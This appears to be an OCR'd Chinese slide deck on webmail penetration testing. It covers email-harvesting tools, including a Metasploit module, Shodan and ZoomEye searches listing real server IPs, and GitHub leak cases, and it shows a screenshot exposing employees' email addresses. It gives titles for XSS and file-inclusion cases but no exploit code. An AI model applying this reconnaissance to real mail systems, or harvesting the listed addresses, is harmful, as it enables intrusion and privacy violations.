

Webmail Hacking

千域千寻

总目录


- ❖ **webmail**的定义
 - ❖ 国内常用企业邮箱
 - ❖ 常用企业邮箱漏洞
- ❖ **webmail**渗透测试流程
 - ❖ 信息收集
- ❖ **webmail**常见的漏洞类型
 - ❖ 案例说明
- ❖ **webmail**防御
- ❖ 总结

什么是webmail

- ❖ **webmail:** **WebMail**是一个基于**Web**的电子邮件收发系统，扮演邮件用户代理角色，一般而言，**WebMail**系统提供邮件收发、用户在线服务和系统服务管理等功能。
- ❖ **WebMail**的界面直观、友好，不需要借助客户端，免除了用户对**E-mail**客户软件（如：**Foxmail**、**Outlook**等）进行配置时的麻烦，只要能上网就能使用**WebMail**，方便用户对邮件进行接收和发送。**WebMail**使得**E-mail**在**Internet**上的应用广泛。
- ❖ **WebMail**与**Foxmail**、**Outlook**等客户端软件比较，有如下优点：
 - ❖ （1）只要计算机能连上网络，便可随时随地转发邮件。
 - ❖ （2）在**WebMail**中可以修改密码，设置自动转发、自动回复等。
 - ❖ （3）在**WebMail**中可以了解邮箱已使用容量，及时清理不需要的邮件，防止邮箱爆满。
 - ❖ （4）邮件发送速度比通过**Foxmail**、**Outlook Express**等软件快捷


引用自：搜狗百科 <http://baike.sogou.com/v42555226.htm>

国内常用企业邮箱




常用企业邮箱漏洞

常用企业邮箱漏洞比例



webmail渗透测试流程



常用的CLI下的邮箱收集工具

❖ theharvester

```
[root@parrot]~# theharvester
*****
* TheHarvester Ver. 2.2a
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*****
```



❖ Jenny

```
[root@parrot]~[~/Desktop]# jenny
[*] check new version...
Network
jenny 2.1.4
root@xiaoyu.ws 20140417
http://xiaoyu.ws/jenny/
```




❖ search_email_collector

```
msf> use auxiliary/gather/search_email_collector
msf auxiliary(search_email_collector) > show options

Module options (auxiliary/gather/search_email_collector):

Name          Current Setting  Required  Description
--          -
Network
```



基于搜索引擎定位webmail

❖ SHODAN

Shodan Exploits Scanhub Maps Blog Membership

SHODAN webmail 200 country:HK Search

Home Search Directory Data Analytics/ Exports Developer Center Labs

+ Add to Directory

☆

| Services | | | |
|-----------------|----|---------------------|--|
| HTTPS | 15 | NWT Webmail | HTTP/1.0 200 OK |
| HTTP | 11 | 210.209.101.194 | Cache-Control: no-cache, no-store, must-revalidate, proxy-revalidate |
| HTTP Alternate | 3 | New World Telephone | Pragma: no-cache |
| HTTPS Alternate | 1 | Added on 20.12.2014 | Last-Modified: Sat, 20 Dec 2014 18:27:04 GMT |
| | | Details | Expires: Sat, 13 Dec 2014 18:27:04 GMT |
| | | | Server: Axigen-Webmail |
| | | | Content-Type: text/html; charset=utf-8 |
| | | | Date: Sat, 20 Dec 2014 18:27:04 GMT |
| | | | Connection: Close |

Top Cities

| | |
|------------------|---|
| Central District | 6 |
| Chai Wan | 2 |

❖ ZoomEye

搜索 视角 实验室 帮助 社区

ZoomEye app:webmail country:JP 公网设备

公网设备 Web 服务 全球视角

找到约 7 条结果。(0.021 秒)

| Service | | | |
|----------------------------|---|----------------------------------|--|
| http | 7 | 106.186.17.99 | |
| Country | | Kerio Connect webmail http:8.3.1 | |
| JAPAN | 7 | Japan | |
| App | | 十一月 26, 2014 | |
| Kerio Connect webmail http | 7 | | |

80 HTTP

```
HTTP/1.1 200 OK
Date: Wed, 26 Nov 2014 12:37:40 GMT
Server: Kerio Connect 8.3.1
X-Frame-Options: SAMEORIGIN
X-UA-Compatible: IE=edge
Content-Type: text/html
```


基于开源代码托管平台搜索

❖ Github

- ❖ 由于开发人员安全意识的不足导致内部邮箱信息及个人信息泄露。(目前github由于某些不可描述的原因导致无法继续搜索相关邮箱密码等敏感信息)

2014-05-23 新浪某开发人员意识不足监控邮箱泄漏 (github)

2014-05-22 新浪某开发人员意识不足导致某官方微博帐号与邮箱权限泄漏 (github)

2014-05-22 搜狐某开发

mail.sohu.com/bapp/71/main#addressList

想让 Google Chrome 浏览器保存您的密码吗? 保存密码 此网站一律不保存密码

2014-05-21 盛大某开发



sohu-hdtv@sohu.com [邮箱首页 | 选项 | 换肤 | 梦工场 | 退出]

2014-05-21 唯品会某些

收信 写信

未读邮件 (2689)

收件箱 (2360)

草稿箱

已发送

已删除

垃圾邮件 (329)

管理 | 新建

一箱多邮

管理 | 新建

地址簿

手机邮件

网络U盘

积分

站址和上

联系组

新建组

新建联系人

加入组

写信

编辑

最近联系人 (5)

个人所有联系人 (0)

导入联系人

导出

最近联系人 给组发信

☐ 昵称

邮件地址

☐ sunchenmei [编辑]

sunchenmei@sohu-inc.com

☐ tcwm1

tcwm1@sina.com

☐ cleanerwang

cleanerwang@sohu-inc.com

☐ iceseaboy

iceseaboy@sina.com

☐ tcwm

tcwm@sina.com


新建联系人

加入组


写信

编辑

webmail测试手段




webmail常见的漏洞类型



案例说明【一】

QQ邮箱Self-XSS




Zimbra本地文件包含



案例说明【三】


